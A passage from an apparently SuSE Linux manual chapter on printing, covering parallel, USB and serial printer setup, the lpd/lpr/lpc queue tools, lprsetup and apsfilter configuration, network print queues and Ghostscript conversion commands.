After a reboot or restarting all services (see page 350), the second parallel port will be available.

Testing the second parallel port

If the printer is able to print ASCII text, then, as user `'root'`, you should be able to print out a page with the word `hello`, using the command

```
earth: # echo -en "hello\f" > /dev/lp1
```

.

12.2.2 Special slot cards: ISA-PnP and PCI

If the IO address of an additional parallel port is not known beforehand, this must be found out.

ISA PnP cards

Sometimes fixed values for IO address, interrupt and mode can be set on such cards, either by jumper or – if you have DOS/Windows – via an included DOS/Windows program. If this is possible, you should set fixed values for IO address, interrupt and mode.

Otherwise the values for IO address, interrupt and mode are only entered on the ISA PnP card when Linux is started up. The values entered can either be seen in the Linux boot messages, or you can proceed as described in Chapter 10.2.1 page 306.

PCI cards

Which IO addresses and which interrupts can be considered for a PCI card can be seen from the following command (see Output 12.2.1):

```
earth: # /sbin/lspci -vv | less
```

```
...

00:0a.0 Parallel controller: ...
        ...
        Flags: stepping, medium devsel, IRQ 10
        I/O ports at b400
        I/O ports at b000
        I/O ports at a800
        I/O ports at a400
...
```

Output 12.2.1: Extract from **lspci -v** for a PCI port card

In each case two IO addresses, separated by 400 (hexadecimal) belong together with a parallel port. The configuration entry must appear as shown in File 12.2.3.

```
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0xb400,0xa800 irq=none,none,none
```

File contents 12.2.3: `/etc/modules.conf`: PCI card with 2 parallel ports

After a reboot, or restarting all services (as described below) all three parallel ports will become available.

Testing all parallel ports

If you have a normal (ASCII-capable) printer, you should, as the user 'root', have a page printed out with the word `hello`, using the commands

```
earth: # echo -en "hello\f" > /dev/lp0
earth: # echo -en "hello\f" > /dev/lp1
earth: # echo -en "hello\f" > /dev/lp2
```

.

Instead of rebooting, it is enough, as the user `'root'`, to update the list of kernel module dependencies and – if only the printer is connected to the parallel ports – stop the printer daemon, unload the kernel modules which concern the parallel ports, and reload them again and restart the printer daemon:

```
earth: # /sbin/depmod -a
earth: # /sbin/init.d/lpd stop
earth: # rmmod lp
earth: # rmmod parport_probe
earth: # rmmod parport_pc
earth: # rmmod parport
earth: # modprobe parport
earth: # modprobe parport_pc
earth: # modprobe parport_probe
earth: # modprobe lp
earth: # /sbin/init.d/lpd start
```

12.2.3 USB connection

If you intend to use a USB printer, you should check that USB support is enabled in the BIOS. In an Award BIOS, for example, in the menu '`PNP AND PCI SETUP`' (or similar), the entry '`USB IRQ`' (or similar) must be set to `Enabled` (or similar).

You can test if the USB printer reacts by entering, as the user root:

```
earth: # echo -en "hello\f" > /dev/usblp0
```

Providing that there is a printer on the first USB port, `/dev/usblp0`, that can print ASCII text, a page with the word `hello` should be printed.

It may sometimes be the case that the USB printer can no longer be addressed – e. g.if you remove the USB plug during printing. Then you will need to stop all processes which access `/dev/usblp0`, unload the kernel modules involving the USB printer and reload these again, by entering the following commands as user `root`:

```
earth: # fuser -k /dev/usblp0
earth: # rmmod printer
earth: # rmmod usb-uhci        # or:   rmmod usb-ohci
earth: # umount usbdevfs
earth: # rmmod usbcore
earth: # modprobe usbcore
earth: # mount usbdevfs
earth: # modprobe usb-uhci     # or:   modprobe usb-ohci
earth: # modprobe printer
```

Check beforehand, with **`lsmod`**, which USB modules are loaded (either `usb-uhci` or `usb-ohci`) and if further module dependencies exist; for example, the display

```
usbcore  ...  [printer usb-uhci]
```

means that the module `usbcore` is still needed by the modules `printer` and `usb-uhci`. In this case, therefore, the modules `printer` and `usb-uhci` must be removed before the module `usbcore`.

12.2.4 Serial ports

To set up a serial printer, use **`lprsetup`**. This menu-driven configuration script is described in Section 12.5 page 355.

After ending **`lprsetup`** the lines shown in 12.2.4 in the file `/etc/printcap` must appear in addition to the normal entries.

```
        :br#9600:\
        :ty=ixon -imaxbel -ixany -ixoff -crtscts:\
```

File contents 12.2.4: `/etc/printcap`: Serial ports

With **`br`** the baud rate of the serial port is specified, **`ty`** stands for the **`stty`** options. You may need to adjust both values, depending on the hardware you have.

If there are problems you can use, instead of the standard spooler from the package `lprold`, the print spooler from the package `plp` as follows (both packages are in the series `n`):

1. Log in as user `'root'`.
2. Stop the print spooler with:

   `earth: #` **`/sbin/init.d/lpd stop`**

3. De-install the package lprold, using YaST.
4. Finish YaST and restart it, to install the package `plp`.
5. Start up the print spooler with:

   `earth: #` **`/sbin/init.d/lpd start`**

Additional information

The parameters of the serial port can be set with the program **`setserial`**; for this, see the manpage for **`setserial`** (**`man setserial`**).

If a matching **`setserial`** command is written in `/sbin/init.d/boot.local`, this will be automatically carried out each time the computer is booted (see also `/sbin/init.d/serial`).

In the manpage for **`stty`** (**`man stty`**) many options are explained.

12.3 lpd: the Print Manager in the Background

The lpd `Line Printer Daemon` is launched by `/sbin/init.d/lpd` and runs in the background, assuming the corresponding option **`START_LPD=yes`** has been set in `/etc/rc.config` (see Section 3.6.12 page 116).

lpd checks `/etc/printcap` to see which print queues are defined. Its job is to organize the execution of spooled jobs:

- it manages local print queues: it sends every job's data file through the appropriate filter—which is assigned by the entry in `/etc/printcap` and by an explicit setting in the control file—and then to the printer port;
- it takes care of the order of the jobs;
- it checks the `status` of queues and printers in the local spool directories;
- it sends jobs to an lpd on a remote machine;
- it accepts requests from remote machines for local queues or refuses them if authorization fails.

Authorization: only requests from hosts listed in `/etc/hosts.lpd` are executed. It is also possible to enter the name in `/etc/hosts.equiv`, but this has *far-reaching* consequences as far as access and security are concerned and, therefore, should be avoided (refer also to the security chapter, Section 18.2.2 page 491). Additional definitions of the queue can restrict access to certain users, or users with an account on the local machine.

Additional tools and control tools for the user

If you are printing a file, for example via the `raw` queue, which is not available in printer-specific format, the printer will not know what to do with this data: large amounts of paper will be printed with meaningless characters. The same thing will happen if the print filter is not properly configured, and produces printer-specific data for an incompatible printer model.

If you want to remove such a print job from the queue you can use the following commands to process the print queues.

Note

You need to have `'root'`-permissions to be able to manipulate the print queues, i.e. if you want to delete other people's print jobs, for example, you must work as `'root'`.

lpq shows your own jobs in the queue: For example:

```
newbie@earth: > lpq -Pqueue
```

```
queue is ready and printing
Rank   Owner      Job  Files        Total Size
active newbie     676  Hello.txt    259420 bytes
1st    newbie     677  letter.dvi    11578 bytes
2nd    newbie     683  picture.gif   37464 bytes
```

Output 12.3.1: Example output of the command **lpq**.

```
dfA676Aa05005 dequeued
cfA676Aa05005 dequeued
```

Output 12.3.2: Example output of the command **lprm**.

lprm removes your own jobs from a queue. Thus entering this:

newbie@earth: > **lprm -Pqueue 676**

will produce the following output:

A print job belongs to the user who initiated it. This user, as well as the job number, are displayed with the **lpq** commmand. The same job number can appear in different queues, so you always need to give the name of the queue.

If no job number is given, the currently active job is removed from the relevant queue—if it is your own job.

lprm -Pqueue deletes the current job from the specified queue, as long as this belongs to the user who issued the **lprm** command. The printer will still print the data which is already in its buffer.

lprm -Pqueue deletes all print jobs of the user from the specified queue. If `'root'` enters this command, all print jobs are deleted from the specified queue.

lpc lpc controls the print queues: these can be specified by name, or you can specify **all**. Most of the lpc commands listed below can only be executed by "root". The most important options are:

status queue Provides a status report. If the <queue> argument is missing then this functions like <all>, i. e. a status report for all queues is displayed.

disable queue Stops new jobs being moved to the queue.

enable queue Enables the queue to accept new jobs.

stop queue Stops jobs from the queue being printed (the job currently being printed is completed).

start queue Starts printing jobs again from the queue.

down queue Is the same as **disable** plus **stop**.

up queue Is the same as **enable** plus **start**.

abort queue Is the same as **down**, except that a job currently being printed is interrupted immediately. The jobs remain, however, and printing can be continued after the queue is re-started (**up**).

You can pass these commands on to **lpc** directly in the command line (e. g. **lpc status**). Or you can run **lpc** without parameters: then the dialog mode with its own prompt, **lpc>** is started, awaiting the entry of **lpc**-commands. You can end this dialog with **quit** or **exit**.

Caution
Print jobs remain in the queues even when you shut down the computer during printing, and then start Linux again. A print job which has gone wrong should be removed from the queue with the commands shown above.

12.4 lpr: Sending off Print Jobs

The lpr is the daily “user interface” for existing print queues. The following procedure takes place:

1. Either the user himself causes a new print job with **lpr** or an application uses the **lpr** command, when the user chooses its ‘Print’ menu item.
2. **lpr** saves the data to be printed to the print queue. From there the print spooler forwards this to the print filter belonging to the print queue.
3. The printer filtr converts the data to be printed to a format which the printer can print directly and then sends this to the printer.
4. After the entire print job has been sent to the printer it is removed from the print queue.

Normally a job is started using:

```
newbie@earth: > lpr text_file
```

or:

```
newbie@earth: > lpr [-Pqueue] text_file
```

If you omit the option **-P** (for “Printer”, the queue’s name), the default is taken from the `PRINTER` environment variable. If this is not set, the default name **lp** is used. The same applies for the commands **lpq**, **lprm** and **lpc** (see below).

Various print queues are needed for the following reasons:

- If a number of different printers are available, these different printers are addressed via different print queues, such as with

  ```
  newbie@earth: > lpr -Pprinter2 file
  ```

  for a second printer via the print queue `printer2`.
- Each print queue uses its own print filter. So for example you might use a standard print queue for rapid black and white printing and another print queue (for example with the name `color`) with a slower print filter which provides higher quality color printing: you would access this by

  ```
  newbie@earth: > lpr -Pcolor file
  ```

If you have configured the printer with YaST1, YaST2 or **lprsetup**, the following queues are always created by default:

`lp` – If you print a file via this standard queue, the apsfilter is used as the print filter. The filter automatically determines what type of data the file contains and conversion to the printer-specific format is carried out accordingly.

`ascii` – If you print a file via the `ascii` queue, with

```
newbie@earth: > lpr -Pascii file
```

then the apsfilter is used as the print filter, but this does not automatically define what type of data is contained in the file, rather the command line specifies that that the file contains ASCII text, and conversion to printer-specific format is carried out accordingly.

`raw` – If you print a file via the `raw` queue, with

```
newbie@earth: > lpr -Praw file
```

then the apsfilter is used as the print filter, but this does *not* carry out a conversion to printer-specific format – rather the file is sent “raw” to the printer. So in this case the file must already contain data in printer-specific format.

In all these cases the same printer is always used, but this functions differently, depending on the print queue involved.

> **Tip**
>
> For especially large print jobs, it may be useful, instead of making a copy of the data file, to make a symbolic from the file to the spool directory. This can be done using the lpr option **-s**. Of course, you should then remove write permissions to this file until the print job has been completed!

12.5 SETUP (lprsetup): Configuring the Print System

The package `aps` installs the configuration program /var/lib/apsfilter/SETUP. This is normally started with the command lprsetup which is symbolically linked to it. It provides the following services:

- A list of all apsfilter printer configurations
- Allows insertion and deletion of apsfilter printer configurations

12.5.1 Hints on configuring with lprsetup

lprsetup is menu-driven and can be operated with the keyboard. Moving between the answer fields ‘`OK`’ and ‘`Cancel`’ is done in all menus by pressing the (Tab) key; use the ↓ and ↑ to move through selection lists.

1. Start **lprsetup** as the user 'root' on the text console:

   ```
   earth: # lprsetup
   ```

   Press ⏎ and you will reach the main menu:

   'EXIT' *Exit apsfilter setup* – end **lprsetup**.

   'LISTING' *List all apsfilter entries* – list all existing queues.

   'ENTRY' *Add/Overwrite/Delete an apsfilter entry* – To add a new printer the menu item 'ENTRY' is used. This leads to another menu, 'Choose your printer definition', in which you define your printer.

   'DELETE' *Fast delete an apsfilter entry* – To delete an existing apsfilter-printer, select 'DELETE', and you will receive a list of current apsfilter-printers to choose from.

2. Then select 'ENTRY'. You will see the following:

RETURN	Back to previous menu
DEVICE	Change printer interface

3. Select 'DEVICE' (Port).

   For printers on a parallel port or a USB port, choose 'PARALLEL' and for ones on a serial port, choose 'SERIAL'. Parallel ports: /dev/lp0, /dev/lp1, /dev/lp2; USB printer ports: /dev/usblp0, /dev/usblp1, /dev/usblp2; serial ports: /dev/ttyS0, /dev/ttyS1, /dev/ttyS2.

   Confirm your entry with 'OK'.

4. Select 'PRINTER' and choose the correct printer type from the following list:

POSTSCRIPT	For a real PostScript printer
HEWLETT-PACKARD	For an HP deskjet printer
OTHER	Another non-PostSript printer
FREEDEF	Free definition of driver name

   Confirm this with 'COMMIT'.

   Look through the following list for the matching Ghostscript driver or parameter file (recognized by the ending .upp) and then click on 'OK'.

5. Enter the resolution. Only leave the defaults if you do not know the correct resolution. If you are unsure, try the resolutions 300, 360, 600, and 720. If you are using a .upp paramter file, it is important that the resolution you set here should match that given in the parameter file. Then click on 'OK'.

6. Select 'PAPER' and go through the following list until you have found the correct paper size (for laser printers normally a4 and for Inkjet printers normally a4dj). Then click on 'OK'.

7. Select 'COLOR' and enter 'MONO' or 'COLOR' to make it easier for a later configuration to distinguish between black and white and color printing – for this, look at the next item and the following section, "Configuring the apsfilter".

8. If you have not yet configured a standard lp queue, **lprsetup** will always create the standard queues lp, `ascii`, `raw` and possibly also `lp-mono`; `lp-mono` is only created if you choose'`COLOR`' in the last item. If the standard queues were already set up you can, when configuring additional queues, enter your own queue names under '`SPECIAL`' and '`NAME`'. This should only consist of letters and numbers, whereby short names with lower case letters are preferable, such as `color` for a color print queue.

9. *Important:* With '`ADD`' the new printer is finally set up. A list is displayed of which print queues were created on the system with the apsfilter configuration.

   This means there are always several queues created, each enabling a different printer output. Make a note from this list of which print queues were created

```
### cdjcolor a4dj mono 300 color ###
color-ascii|lp10|cdjcolor-a4dj-ascii-mono-300-color
      |cdjcolor a4dj ascii mono 300
color|lp11|cdjcolor-a4dj-auto-mono-300-color
      |cdjcolor a4dj auto mono 300
color-raw|lp12|cdjcolor-a4dj-raw-color|cdjcolor a4dj raw
```

Output 12.5.1: List of print queues

   (normally only long lines are given – in the above example, you should note `color-ascii`, `color` and `color-raw`. Then choose '`OK`'.

10. Now the configuration files for the apsfilter are shown. Any changes should not be made in the global configuration file `/etc/apsfilterrc`, but only in the configuration file allocated to the print queues just created. The latter configuration file has the form `/etc/apsfilterrc.` <`gs_driver`>, where <`gs_driver`> is the Ghostscript driver chosen in item 4 4.

    If the same Ghostscript driver is chosen for a number of configurations you can still use the same configuration file, since different queues can be distinguished within such a configuration file. For more on this, see the following section "Configuring the apsfilter". Press ⏎ to continue.

11. Now choose '`RETURN`' and then '`EXIT`'.

Testing the printer

If the standard queues are created you should now be able to print the file `/etc/fstab` with the command

`newbie@earth: >` **`lpr /etc/fstab`**

If the chosen Ghostscript driver allows color printing you can test this with:

`newbie@earth: >` **`lpr /usr/share/ghostscript/5.50/examples/colorcir.ps`**

Special cases

With the command **`lpr file`** the type of file (e. g.ASCII or PostScript) is automatically defined. If the ASCII file type is to be forced, you can do this with

```
newbie@earth: > lpr -Pascii file
```

(e. g.to print a PostScript source text as such, as this will otherwise be interpreted as a PostScript file).

For files which already exist in printer-specific format, you should use:

```
newbie@earth: > lpr -Praw file
```

With

```
newbie@earth: > lpr -Plp-mono file
```

black and white print is forced. To enable this you must first set the relevant Ghostscript parameters in an `apsfilterrc` file; refer to Section 12.5.3 on the next page.

12.5.2 How the apsfilter works

When configuring the printer with `YaST1` or **`lprsetup`** the following parameters are saved in `/etc/printcap`:

- Ghostscript driver; e. g. `hpdj`, `ljet4`, `stcany.upp`.
- Paper format; e. g. `a4`, `a4dj`, `letter`, `letterdj`.
- Method; `ascii` or `auto` or `raw`.
- Color; if the method is not `raw`: `mono` or `color`
- Resolution; if the method is not `raw`: e. g. `300`, `360`, `600`, `720`.
- Queue name; if this is explicitly given with **`lprsetup`** under '`SPECIAL - Settings for your printer`'

The actual print filter, the shell script `/var/lib/apsfilter/apsfilter`, is called up via a link in accordance with the **`if`** definition in `/etc/printcap`. The above parameters are passed on via this link to the print filter.

```
color-ascii|lp4|hpdj-a4dj-ascii-mono-300-color\
    |hpdj a4dj ascii mono 300:\
    :lp=/dev/lp0:\
    :sd=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color:\
    :lf=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/log:\
    :af=/var/spool/lpd/hpdj-a4dj-ascii-mono-300-color/acct:\
    :if=/var/lib/apsfilter/bin/hpdj-a4dj-ascii-mono-300-color:\
    :la@:mx#0:\
    :tr=:cl:sh:
```

File contents 12.5.1: queue for color in `/etc/printcap`

Example: If an entry exists in `/etc/printcap` something like what is shown in File 12.5.1,

then the following parameters are passed on to the apsfilter:

Ghostscript driver	:	**PRINTER="hpdj"**
Paper format	:	**PAPERSIZE="a4dj"**
Method	:	**METHOD="ascii"**
Color	:	**COLOR="mono"**
Resolution	:	**DPI="300"**
Queue name	:	**QUEUE="color"**

Depending on how these variables are set, apsfilter will behave differently:

METHOD="raw" – The data is sent to the printer device without being converted (e. g. `/dev/lp0`).

METHOD="ascii" – It is assumed that the data is ASCII text and that this text will be converted with a2ps to the PostScript format; see the manpage for **a2ps** (**man a2ps**).

The data in PostScript format is then converted by Ghostscript (**gs**) to the printer-specific format and sent to a printer device. The relevant Ghostscript driver and the resolution are defined in the above variables; further Ghostscript parameters can be configured with the apsfilter .

METHOD="auto" – apsfilter automatically tries to define what type of file the data is. The required conversion program is used to transform the data to the PostScript format. The data in PostScript format is then converted by Ghostscript to the printer specific format and sent to the printer device.

12.5.3 Configuring the apsfilter

Through special variables the behavior of the apsfilters can be individually adjusted. These variables are entered in one of the following configuraion files:

- `/etc/apsfilterrc`
- `/etc/apsfilterrc.<gs_driver>`

where <gs_driver> is replaced by the actual name of the Ghostscript driver. These configuration files are read in by the apsfilter in the given sequence, i. e. this driver specific file `/etc/apsfilterrc. <gs_driver>` overwrites the defaults in the global file `/etc/apsfilterrc`.

In `/etc/apsfilterrc` only global defaults for all print queues should be entered. Special settings should be written in the matching `/etc/apsfilterrc.<gs_driver>`.

If you configure the printer with YaST2 the parameters are in part saved as above in `/etc/printcap`, but especially in `/etc/gs.upp/y2prn_<queue>.upp`. Here <queue> stands for the standard queue `lp`, or else the name which was assigned with an additional queue (e. g. `color`). The actual print filter `/var/lib/apsfilter/apsfilter` here is also called up via a link in accordance with the `if` entry in `/etc/printcap`. The above parameters are passed on to the print filter partly via this link and partly via `/etc/gs.upp/y2prn_<queue>.upp`. In this file there are especially the

Ghostscript parameters which were set by YaST2 during the printer configuration. Only very special Ghostscript parameter values which can not be adjusted by YaST2 can be entered here. The variables which define the behavior of the apsfilter must be entered in one of the following configuration files:

- /etc/apsfilterrc
- /etc/apsfilterrc.y2prn_<queue>.upp

These configuration files are read in by the apsfilter in the sequence specified, i. e. the settings in /etc/apsfilterrc.y2prn_<queue>.upp overwrites the defaults in /etc/apsfilterrc.

In /etc/apsfilterrc there are many helpful commentaries on the individual variables. Here is an overview of the most important ones:

FEATURE allows you to define how ASCII texts are printed:

The options:

FEATURE=1 prints one page of ASCII text per sheet of paper, with header

FEATURE=2 prints two pages of ASCII text per sheet of paper, with header

FEATURE=1n prints one page of ASCII text per sheet of paper, without header

FEATURE=2n prints two pages of ASCII text per sheet of paper, without header

FEATURE=1l prints in landscape format, with header

FEATURE=1ln prints in landscape format, without header

GS_FEATURES enables special Ghostscript parameters to be given. The Ghostscript parameters are very varied, depending on the Ghostscript driver used. Information on specific parameter settings can be found in /usr/share/ghostscript/5.50/doc/Devices.htm and /usr/share/ghostscript/5.50/doc/hpdj/gs-hpdj.txt; refer also to section 12.7 page 366 pp.

Continuing the above example of the file 12.5.1 page 358:

So that the printer really can always print in black and white in the case of **$COLOR="mono"**, the section from file 12.5.2 should be written into /etc/apsfilterrc.hpdj, for example.

```
if [ "$COLOR" = "mono" ]; then
  GS_FEATURES="-sModel=unspec -sColorMode=mono"
else
  GS_FEATURES="-sModel=unspec -sColorMode=CMYK"
fi
```

File contents 12.5.2: /etc/apsfilterrc.hpdj: Settings for black and white

By means of the file http://localhost/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt, you can check if the settings are correct or even possible for your printer model.

Brief information on this:

- For **-sModel=**, you can choose between 500, 500C, 510, 520, 540, 550C, 560C, 850C, 855C and unspec.
- For **-sColorMode=**, you can choose between mono, CMY, CMY+K and CMYK.

For explanations on the various color models (see http://localhost/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt):

mono The printer only has a black cartridge, e.g. the models 500, 510 and 520.

CMY The printer can print either with the black cartridge or with the color cartridge whereby the cartridges usually have to be changed manually, e.g. the models 500C and 540.

CMY+K The printer has both a black and a color cartridge, but black and color cannot be mixed. So for color printing, black is mixed from the colors, e.g. the models 550C and 560C.

CMYK The printer has both a black and a color cartridge, and black and color can be mixed, e.g. the models 850C, 855C and most other modern deskjets (unspec).

PRELOADS allows a file to be defined which is processed by the apsfilter before the actual data is printed. A number of examples of this:

- Adjusting the brightness when printing on color inkjet printers: See http://sdb.suse.de/de/html/jsmeix_print-gammakorrektur.html
- Adjusting page margins when printing PostScript files: See http://sdb.suse.de/sdb/de/html/ke_print-margins.html
- Switching a PostScript printer to duplex printing or choosing a different paper tray with a PostScript printer: See http://sdb.suse.de/sdb/de/html/ke_print-duplex.html and http://sdb.suse.de/sdb/de/html/ke_tray.html

DO_ACCOUNTING enables accounting if Ghostscript is used; for this refer to the commentary in /etc/apsfilterrc.

Finding errors with apsfilter

A protocol recording what passes through the apsfilter when a print job is processed can be of help in looking for errors.

Procedure:

1. Log in as user 'root'.
2. In the file /var/lib/apsfilter/apsfilter remove the commentary sign '#' in front of **set -x**.

3. From now on the activities of the print filter are recorded in matching log files which are specified in `/etc/printcap`. For **`lf`** the relevant log file of the specific print queues is given e. g. `/var/spool/lpd/hpdj-a4-auto-color-300/log`.

   The logfile of the last printout in each case is appended to the existing log file, which can lead to these files becoming very large. You can empty these logfiles (without deleting them) using a command such as:

   `earth: #` **`cat /dev/null > /var/spool/lpd/hpdj-a4-ascii-mono-300/log`**
   or

   `earth: #` **`cat /dev/null > /var/spool/lpd/hpdj-a4-auto-color-300/log`**,
   but not deleted.

4. After a failed attempt to print, error messages in the log files can help you to find the cause of the printing problem. The log files in the above example can be browsed through using **`less`**, for example; for **`less`** refer to section 19.7.3 page 502.

12.6 Printing in a TCP/IP Network

What's it all about?

If you

- use a printer in a TCP/IP network that is attached to another computer or
- would like to use a printer via a TCP/IP network that is connected to a "printserver unit", or
- wish to use a printer with a TCP/IP network connection.

In order to accomplish this you need to filter the print jobs using apsfilter.

Preliminary remarks on concepts

A computer in a TCP/IP network to which a printer is connected will be called a *print server*, in contrast to a *printserver unit*, which is a small device which connects a printer to a TCP/IP network. A printer that itself has a TCP/IP network connection will be referred to as a *network printer* and the computer that starts the print job as the *client*.

12.6.1 Overview: specific cases:

The difference is in the filtering of the files to be printed: At some point in the chain the files need to be converted to a format which the printer can print – in the print-language of the printer itself (PostScript, HP PCL, ESC/P). This is done by apsfilter. In the case of network printers and printserver units apsfilter runs on the client, which sends the information to the network printers or print server unit. In the case of a print server apsfilter may be run on the client or on the print server itself. There exist, then, several possibilities:

Network printers with filtering at the client:

1. Client: convert files to printable files (`-apsfilter->`)
2. Client: send the printable files to the network printer (`-remote->`)

Printserver unit with filtering at the client:

1. Client: convert files to printable files (`-apsfilter->`)
2. Client: send the printable files to the printserver unit (`-remote->`)
3. Printserver unit: send the printable files to the printer

A printer connected to a print server with filtering at the client:

1. Client: convert files to printable files (`-apsfilter->`)
2. Client: send the printable files to the print server (`-remote->`)
3. Print server: send the printable files to the printer

A printer connected to a print server with filtering at the print server:

1. Client: send the files to the print server (`-remote->`)
2. Print server: convert files to printable files (`-apsfilter->`)
3. Print server: send the printable files to the printer

- A printer forwarding queue is needed at the place where `-remote->` is. The information is not filtered here, only forwarded.
- At the place where `-apsfilter->` is, a printer forwarding queue is needed which filter the files. If the filtering is done at the client this called a "pre-filter" for the "printer forwarding queue". If the filtering is done at the print server this is a normal printer forwarding queue such as `lp` or `ascii`).

Requirements:

The printer must be supported by SuSE Linux due to the fact that the prefilter creates printable files in the same manner as that for a local printer. Refer also to Section 12.2 page 347 pp.

12.6.2 Configuration of a printer forwarding queue on the client

Log in as ☞*System administrator* `'root'` on a text console. If you have a graphical login switch to a text console, using `Ctrl` + `Alt` + `F2`.

1. Enter the command **`/var/lib/apsfilter/SETUP`** or **`lprsetup`**.

2. Press ↵, to enter the menu '`APSFILTER SETUP`'.
3. Choose first '`ENTRY`', then '`DEVICE`' and then '`REMOTE`'.
4. Enter the IP address of the network printer, the printserver unit, or the print server. If your network has name resolution (DNS) you may alternatively enter the name of the print server.
5. Enter the description of the forwarding queue on the network printer, the printserver unit, or the print server. In the case of network printer or the printserver units you can find the possible descriptions in the documentation of the device. In the case of a print server is is either `lp` or `ascii`, depending upon which is in use on the print server.
6. Choose '`ADD`'.
7. Press ↵.
8. Choose first '`RETURN`' then '`EXIT`'.

Now `remote` is configured on the client. After restarting the printer daemon on the client with the command

```
earth: # rclpd stop
earth: # rclpd start
```

the queue `remote` is ready for use.

With the command

```
earth: # lpr -Premote <file>
```

the <file> is sent without being filtered on the network printer or printserver unit. If the printer is connected to a print server the file `/etc/hosts.lpd` must include the IP address of the client. If name resolution functions you may also enter the name of the client here.

After restarting the printer daemon on the print server it will accept print jobs from the given client. If the printer is connected to the print server and the filtering is done on the print server you are now done with the configuration.

12.6.3 Configuration of a prefilter on a client

1. Start **`lprsetup`**.
2. Press ↵.
3. First choose '`ENTRY`', then '`DEVICE`' and then '`PREFILTER`'.
4. Choose the configured queue `remote`.
5. Choose '`PRINTER`'.
6. Select the relevant print format from the list '`POSTSCRIPT`', '`HEWLETT-PACKARD`', '`OTHER`' or '`FREEDEF`'.
7. Choose '`COMMIT`'.

8. Look through the following list until you've found the correct Ghostscript driver or parameter file and then choose '`OK`'.
9. Enter the correct resolution and then choose '`OK`'.
10. First press '`RETURN`' then '`PAPER`'.
11. Enter the correct paper size and then choose '`OK`'.
12. Choose '`COLOR`'.
13. Choose either '`MONO`' or '`COLOR`' and then press '`OK`'.
14. Choose '`ADD`'. You will receive output telling you which queue will be used on your system with the apsfilter configuration. Make a note of this then choose '`OK`'.
15. Press ⏎ .
16. Press first '`RETURN`' then '`EXIT`'.

After restarting the printer daemon on the client with the command

```
earth: # rclpd stop
earth: # rclpd start
```

your new prefilter queue on the client is ready for use.

With the command

```
earth: # lpr -Pprefilter-queue <file>
```

the <file> is sent to the `prefilter-queue` given. Once there it is converted by apsfilter into printable files and, through the `remote`-queue is sent to the network printer, printserver unit or print server.

When problems occur:

Checking the prefilter configuration

Connect the printer to the first parallel port on the computer you wish to use and configure the printer, just for test purposes, locally on the computer. This tests whether the problems lie on the printer or the network. If the printer functions you'll know the correct Ghostscript driver and the other parameters for the configuration were correct. Now you can configure your printer as a network printer, in accordance with the above instructions.

The network printer or printserver unit doesn't work properly

There are occasionally problems with the print spooler, e. g.when more than one printer is attached or when more than one file at a time needs to be printed. Since these are connected with the print spooler in the printserver unit or in the network printer, nothing much can be done. It is therefore generally easier to connect the printer to a print server.

The following remedy may help, however: a single computer serves as a print server for the printserver unit or the network printer. All clients send print jobs to this print server, and only this print server takes on the spooling of print jobs and sends these on to the printserver unit or the network printer. Filtering can also take place here on the client or on the print server. Details of this can be found at: http://localhost/sdb/de/html/jsmeix_print-netzwerk.html.

Background information:

The “Printer forwarding queue” and the “Prefilter-queue” cannot be contained in the same queue because the print daemon lpd (from package lprold) ignores distant queue filter information given in /etc/printcap – therefore a prefilter needs its own queue.

12.7 Some Words on Ghostscript

If you don’t own a PostScript printer, Ghostscript is the most popular choice for a filter. Ghostscript accepts PostScript files and contains many “printer drivers” for conversion purposes. Ghostscript is much more, though, than just a collection of useful printer drivers – Ghostscript can also prepare PostScript files for screen output (for gv) or convert them to PDF format.

Ghostscript – described in
http://localhost/doc/packages/ghostscript/doc/Use.htm – is an extensive tool with many command line options. If you invoke Ghostscript from the command line, it presents you with its own input prompt, **GS>**. You can leave this by entering quit.

The help command

```
newbie@earth: > gs -h | less
```

lists the most important options, the version number of the program as well as the *current list of supported devices;* the uniprint details also appear here – the parameter files for uniprint are listed in http://localhost/doc/packages/ghostscript/catalog.devices.

12.7.1 Examples of Working with Ghostscript

In /usr/share/ghostscript/5.50/examples – the Ghostscript version 5.50 is included in SuSE Linux– here you will find a number of PostScript files.

/usr/share/ghostscript/5.50/examples/colorcir.ps is suitable for testing purposes. In X, the graphical desktop, you can display a PostScript file on the screen with the command **gs**:

```
newbie@earth: > gs /usr/share/ghostscript/5.50/examples/colorcir.ps
```

To close this, press Ctrl + c in the terminal window from which you started **gs**.

Converting a PostScript file to the printer-specific format for a PCL-5 or PCL-6 printer can be performed, for example, with the command

```
newbie@earth: > gs -q -dNOPAUSE -dSAFER -sDEVICE=ljet4 -
r300x300 \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

where the command should be written in a single line, and the backslash (`'\'`) must be suppressed. Furthermore it is assumed that the file `/tmp/out.prn` does not yet exist.

Converting a PostScript file to the printer-specific format for an HP DeskJet (color printer with PCL 3) can be done with one of the following commands:

```
newbie@earth: > gs -q -dNOPAUSE -dSAFER -sDEVICE=hpdj -r300x300 \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
newbie@earth: > gs -q -dNOPAUSE -dSAFER -sDEVICE=cdjmono -
r300x300 \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
newbie@earth: > gs -q -dNOPAUSE -dSAFER -sDEVICE=cdj500 -
r300x300 \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
newbie@earth: > gs -q -dNOPAUSE -dSAFER -sDEVICE=cdj550 -
r300x300 \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

(Each command should be written in a single line, without a `'\'`.)

Converting a PostScript file to the printer-specific format for an ESC/P2, ESC/P or ESC/P Raster printer can be done with one of the following commands:

```
newbie@earth: > gs -q -dNOPAUSE -dSAFER @stcany.upp \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
newbie@earth: > gs -q -dNOPAUSE -dSAFER -sDEVICE=stcolor -
r360x360 \
-dBitsPerPixel=1 -sDithering=gsmono -dnoWeave -
sOutputCode=plain \
-sOutputFile=/tmp/out.prn \
/usr/share/ghostscript/5.50/examples/colorcir.ps quit.ps
```

